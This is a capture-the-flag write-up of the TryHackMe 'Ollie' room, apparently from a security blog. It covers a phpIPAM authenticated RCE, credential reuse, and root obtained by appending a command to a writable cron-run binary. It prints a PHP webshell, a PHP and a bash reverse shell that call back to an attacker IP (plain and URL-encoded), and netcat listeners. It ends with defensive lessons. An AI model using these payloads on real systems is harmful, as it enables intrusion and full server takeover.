TryHackMe - Ollie Room Walkthrough
Description:
Ollie Unix Montgomery, the infamous hacker dog, is a great red teamer. As for development... not so much! Rumor has it, Ollie messed with a few of the files on the server to ensure backward compatibility. Take control before time runs out!
Recon and Enumeration
I started with RustScan and Nmap:
RustScan: Modern fast port scanner - to quickly find open ports
Nmap: A powerful network mapper - open ports, services running, OS detection …
rustscan -r 1-65535 -a 10.10.126.209 -- -sV -sC -T4 -o scan-results.txt
The scan results shows us with three ports open
22 - SSH
80 - http - apache httpd 2.4.41
1337 - A custom tcp service

I navigated to port 80, there is login page or administration panel. I tried some SQLi with no luck. After that I tried connect to port 1337(leet) custom service using netcat(The Swiss Army Knife of networking).
nc ollie.thm 1337
For first-time users, ollie.thm resolves to the target machine’s IP address.
Add the following line to your hosts file so you can use ollie.thm
instead of remembering the numeric IP.
Linux (/etc/hosts):
<machine-ip> ollie.thm
# example
10.10.10.5 ollie.thm
Windows (C:\Windows\System32\drivers\etc\hosts) — edit as Administrator:
<machine-ip> ollie.thm
# example
10.10.10.5 ollie.thm
Once added, ollie.thm will consistently resolve to the machine’s IP.
It asked me some questions then returned credentials for the administration panel

Used the credentials we found and logged into the web service at port 80. It’s running an older version of phpIPAM.
phpIPAM is an open-source IP address management (IPAM) system written in PHP, using a MySQL/MariaDB database. It helps network administrators plan, track, and manage IP address spaces efficiently. For example, a network admin can use phpIPAM to manage all subnets in a data center, track device allocations, and integrate with DHCP to prevent IP conflicts.
It’s running phpIPAM version 1.4.5 which has a known authenticated Remote Code Execution (RCE)
The PoC can be found here - https://github.com/hadrian3689/phpipam_1.4.4
Using the PoC we can read files from the server and Upload malicious files
python3 poc.pyp -t http://ollie.thm -u admin -p [redacted] -f /etc/passwd
We can also upload a file using -w flag. The following command uploads a php webshell to the servers /var/www/html/ directory - which is where the website files exist. we can it at http://ollie.thm/cmd.php
python3 poc.py -t http://ollie.thm -u admin -p password -w /var/www/html/cmd.php
The php file cmd.php is a php webshell
<?php system($_REQUEST['cmd']); ?>system()- Executes operating system commands on the server
$_REQUEST['cmd']- Takes input from GET, POST, or COOKIE parameters named 'cmd'
- Executes ANY command passed via the
cmdparameter with the web server's privileges
Here you can see I list the file content in the web directory using ls command

Now we can give it a reverse shell instead of normal commands
I used PHP exec reverse shell onliner - change your ip and port btw
php -r '$sock=fsockopen("10.21.89.255",4444);exec("bash <&3 >&3 2>&3");'

URL Encoded

php%20-r%20%27%24sock%3Dfsockopen(%2210.21.89.255%22%2C4444)%3Bexec(%22bash%20%3C%263%20%3E%263%202%3E%263%22)%3B%27
Before sending that url encoded revshell oneliner in the cmd= parameter you should start listener on your attacking machine: I used netcat as you guessed 😉. And one additional thing, if you have firewall running, disable it temporarily for the connection to be successful.
nc -lvnp 4444send the payload and you can see the reverse shell connection back on your machine

As you can see the initial shell was not interactive -
whoami returned us → the web user www-data
I used python to get more interactive shell, set the HOME variable to /home and set the TERM variable to xterm to tells the system “this terminal should behaves like an X terminal” which is better option
python3 -c "import pty; pty.spawn('/bin/bash')"
export HOME=/home
export TERM=xterm
I navigated to the home directory, there are two users, the default user ubuntu and ollie, I tried to ls ollie’s home directory, there is a file named user.txt, I tried to cat it out, but it threw a permission denied error, we have to escalate our privileged to do that.
Escalating to ollie
In this type of rooms the first thing I do is check for password reuse. Luckily Ollie is guilty of this one. I first tried to check config file at /var/www/html - there are database creds, but they are not ollie’s user passwords. I tried the one we first got from port 1337 and it worked. Using “su ollie”, and supplying the password we became ollie.

No we can go and read the user.txt file,which is the first flag of the room.
Escalating to root
Now, we need to enumerate the system, and see if we can find something useful. I tried some of the methods:
- Credential-based escalation (password reuse, exposed keys) — backups, ssh keys
- Sudo and account misconfiguration (overly-broad sudoers, NOPASSWD, weak ACLs)
- SUID binaries, file permissions, and capabilities (setuid root binaries, world-writable files, Linux capabilities)
- Service/process misconfigurations and daemon hijacking (insecure service configs, PATH/env injection, cron jobs) - I got lucky on this one.
- Kernel/local exploit / module abuse / container escape
I used a tool named pspy to enumerate the processes running. pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea. You can get it from github https://github.com/DominicBreuker/pspy?tab=readme-ov-file download it to your attacker machine.
I started a python server using python3 -m http.server 8080, On the target I used wget http://my-ip:8080/pspy64 which downloads it there. Add executable permission
chmod +x pspy64
#run it
./pspy
Few moments later I saw a process with a weird name (feedme), It is running with root privileges (UID=0). This process wasn’t running when I first ran pspy, it took sometime to come up, leading me to guess it was a cronjob or that it was running on a timer.
I searched for its binary using find command → find / -iname “*feedme*” 2>/dev/null

The file has no content in it, ls -l command gave us the file is writable by ollie, interesting right?
From here, we can think what if we write a revshell and listen in our machine, if sucessful we can get root shell because the binary was running with root privilege, that is what I did
let’s echo the a simple bash reverse shell.
echo "bash -i >& /dev/tcp/10.21.89.255/5555 0>&1" >> /usr/bin/feedmeAnd start a listener on the same port: nc -lvnp 5555


Boom! There we go!!! we are now root
We can read the flag from root’s home directory
Conclusion and Takeaways
This CTF was both engaging and educational, reinforcing several key security concepts that apply beyond the lab.
First, always understand the vulnerabilities that could exist in your exposed services. The phpIPAM instance in this challenge demonstrated the risk of running unprotected applications online — in this case, one vulnerable to SQL injection. Such services should be isolated or protected with measures like a Web Application Firewall (WAF) to block malicious input.
Second, never reuse passwords across systems. The same credentials that granted access to phpIPAM also worked for Ollie’s user account. While convenient, password reuse gives attackers an easy path to move laterally once a single set of credentials is compromised. Use unique, strong passwords everywhere.
Finally, control and monitor privileged executables carefully. The feedme binary, which executed with root privileges, allowed write access by non-admin users — a clear privilege escalation risk. Any binary or process running with elevated permissions must be secured against modification and tightly audited.
In short: patch and protect your exposed services, enforce unique credentials, and restrict access to privileged components. Each of these steps can prevent attackers from turning small misconfigurations into full compromises.
Thanks for reading — I hope this write-up was informative and encourages you to apply these lessons in your own security practice.
Feel free to share this post and other posts from my blog if you think others would also like it. Thank you!